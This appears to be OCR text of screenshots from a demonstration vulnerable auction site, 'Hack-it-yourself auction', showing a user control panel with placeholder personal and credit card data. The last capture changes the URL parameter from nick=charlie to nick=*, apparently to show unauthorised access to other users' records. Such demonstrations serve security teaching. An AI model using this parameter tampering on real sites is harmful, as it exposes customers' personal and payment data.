
Your control panel

Logout

Help Column

General Help
Bidding
Registering
Selling

News


PHPAUCTION - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Links
Address
Go
Internet

http://auction.f5.com/user_menu.php?nick=charlie

Hack-it-yourself auction

Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!

Jan.17 2005, 21:46:10


67 REGISTERED USERS 701 AUCTIONS

User's control panel

User: **charlie**

Name	Credit Card	Email	Tel	Address	City	Country
Charlie Cano	1111111111111111	ccano@magnifire.com	1111111111	42 Madison Ave	New york	221

- Your auctions
- Your bids
- Edit your personal profile
- Logout


PHPAUCTION - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Address
Go
Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!
Internet

http://auction.f5.com/user_menu.php?nick=charlie

Hack-it-yourself auction

Jan.17 2005, 21:46:10


67 REGISTERED USERS 701 AUCTIONS

User's control panel

User: **charlie**

Name	Credit Card	Email	Tel	Address	City	Country
Charlie Cano	1111111111111111	ccano@magnifire.com	1111111111	42 Madison Ave	New york	221

- Your auctions
- Your bids
- Edit your personal profile
- Logout


PHPAUCTION - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Address
Go
Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!
Internet

http://auction.f5.com/user_menu.php?nick=*

Hack-it-yourself auction

Jan.17 2005, 21:46:10

